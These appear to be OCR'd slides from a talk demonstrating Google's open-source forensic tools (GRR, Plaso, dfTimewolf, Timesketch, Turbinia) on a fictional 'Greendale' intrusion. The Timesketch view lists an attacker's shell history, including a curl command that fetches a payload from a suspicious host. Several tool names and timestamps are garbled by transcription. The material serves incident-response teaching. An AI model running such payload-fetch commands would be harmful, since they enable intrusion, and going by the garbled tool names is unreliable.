
```
tomchap@tomchap:~/code/dftinewolf (supink-agent)
tomchap@tomchap:(env--dftinewolf) dftinewolf - $ dftinewolf gov_hunt_artifacts AllUsersShellHistory command_execution
Running module GRMHuntArtifactCollector
Artifacts to be collected: ["AllUsersShellHistory"]
H:CSS01B9: Hunt created
Recipe executed successfully.
tomchap@tomchap:(env--dftinewolf) dftinewolf $
```

[DEMO3] HAS THIS BEEN EXECUTED ANYWHERE?



```
3. df@msewolf grr_huntresults_plaso_timesketch H:62308689 bash_execution 31 (uplink-agent)
~/msc@kali:~/msc$ df@msewolf grr_huntresults_plaso_timesketch H:62308689 bash_execution --sketch_id 31
Running module GRHyvDownloader
Wrote results of H:62308689 to /tmp/tmp4gr1m8/H:62308689.zip
Running module LocalPlasoProcessor
Log file: /tmp/tmp35RMjv/plaso.log
Running external command: "log2timeline.py -q --status_view none --logFile /tmp/tmp35RMjv/plaso_log /tmp/tmp35RMjv/6fe9b623ad4347ed33e0a86cfe3be734-plaso /tmp/tmp4gr1m8"
```

[DEMO] HAS THIS BEEN EXECUTED ANYWHERE?




The screenshot shows the Timesketch web interface. At the top, there's a navigation bar with 'timesketch' on the left and 'In' and 'Logout' on the right. Below that, a menu contains 'Overview', 'Explore', 'Stores', 'Views', and 'Timelines'. The main content area is titled 'curl hacking' and includes a sub-header: 'You are exploring in the context of a saved view. Click here to go back to explore view.' There are two buttons: 'Explore view' (green) and 'Details view' (grey). Below this, it says '11 events (0 D13s)' and provides options for 'Sort', 'Export', and 'Toggle all'. The event list consists of 11 rows, each with a timestamp, a status icon, and a description. The descriptions are all '[Content Modification Time] Command executed: curl http://[IP]:8000/api/only/binaries/EXECUTABLE...'. The last row is highlighted in yellow and shows the IP '10.10.10.10'.

Timestamp	Description
2018-06-12T14:17:25+00:00	[Content Modification Time] Command executed: curl http://localhost:8000/api/only/binaries/EXECUTABLE...
2018-06-12T14:17:39+00:00	[Content Modification Time] Command executed: curl http://191.ubuntu:8000/api/only/binaries/EXECUTABLE...
2018-06-12T14:17:47+00:00	[Content Modification Time] Command executed: curl http://191.ubuntu:8000/api/only/binaries/EXECUTABLE...
2018-06-12T14:17:59+00:00	[Content Modification Time] Command executed: curl http://191.ubuntu:8000/api/only/binaries/EXECUTABLE...
2018-06-12T14:18:07+00:00	[Content Modification Time] Command executed: curl http://191.ubuntu:8000/api/only/binaries/EXECUTABLE...
2018-06-12T14:18:55+00:00	[Content Modification Time] Command executed: curl http://191.ubuntu:8000/api/only/binaries/EXECUTABLE...
2018-06-12T14:18:58+00:00	[Content Modification Time] Command executed: curl http://191.ubuntu:8000/api/only/binaries/EXECUTABLE...
2018-06-12T14:18:51+00:00	[Content Modification Time] Command executed: curl http://191.ubuntu:8000/api/only/binaries/EXECUTABLE...
2018-06-12T14:18:21+00:00	[Content Modification Time] Command executed: curl http://191.ubuntu:8000/api/only/binaries/EXECUTABLE...
2018-06-12T14:18:48+00:00	[Content Modification Time] Command executed: curl http://191.ubuntu:8000/api/only/binaries/EXECUTABLE...
2018-06-12T14:19:00+00:00	[Content Modification Time] Command executed: curl -sk http://panda.sxj/greenfile/best/abash

THE GREEN CLOUD

- One hit!
- Greendale has been migrating their infrastructure to the cloud...
- Can **dfTimewolf** help?

[DEMO] CLOUD FORENSICS WITH DFTIMEWOLF




```
3. gcp_forensics greendole_cloud greendole-analysis --instance greendole-admin (uplink-agent)
ttechop@ttechop:dftimewolf $ dftimewolf gcp_forensics greendole_cloud greendole-analysis --instance greendole-admin
Running module GoogleCloudCollector
Your analysis VM will be: gcp-forensics-vm-greendole-analysis
Disk copy of greendole-admin started...
```




- Also has a good logo
- TL;DR - **Automation** of forensic analysis tools in the cloud
- Forensic task scheduler
- “Grab this piece of **cloud evidence**, run **plaso** on it, and **dump** results in a cloud bucket”

FORENSICS IN THE CLOUD



[DEMO] SENDING THINGS TO TIMESKETCH

A terminal window with a title bar that reads "2. timesketch_upload ../turbinia/turbinia.plaso (uplink-agent)". The terminal content shows the execution of the command `dfirewolf timesketch_upload ../turbinia/turbinia.plaso` from the `turbinia@turbinia:~/dfirewolf` directory. The output indicates that the `FilesystemCollector` and `TimesketchExporter` modules are running, a new sketch is created with ID 55, and the timeline is being exported to that sketch.

```
turbinia@turbinia:~/dfirewolf$ dfirewolf timesketch_upload ../turbinia/turbinia.plaso
Running module FilesystemCollector
Running module TimesketchExporter
New sketch created: 55
Exporting timeline to Sketch #55
```

DISASTER AVERTED!

- No traces of further lateral movement found.
 - Plus, Greendale uses 2FA tokens for all sensitive access
- Attacker's objective was likely to disrupt the launch of Greendale's new PhD program in AC flow study.

KEY TAKEAWAYS

Tools that you might have a place in **your** ecosystem

Used daily by IR teams at Google

Contributions are **encouraged**

Apache 2 license

WHAT ELSE CAN THESE TOOLS DO?

- GRR
 - Memory analysis, some host timelining, run custom Python scripts
- Plaso
 - Parses A LOT of formats (probably not all of them!)
- dfTimewolf
 - Chain any system with an API into your workflow
- Timesketch
 - Histogram and [heatmap](#) view to view data differently, [graphs](#)
- Turbinia
 - Repetitive, parallelizable tasks

WHERE TO FIND US



github.com/google/grr

Plaso



github.com/log2timeline/plaso

timesketch

github.com/google/timesketch

dfTimewolf



github.com/log2timeline/dftimewolf

Turbinia



github.com/google/turbinia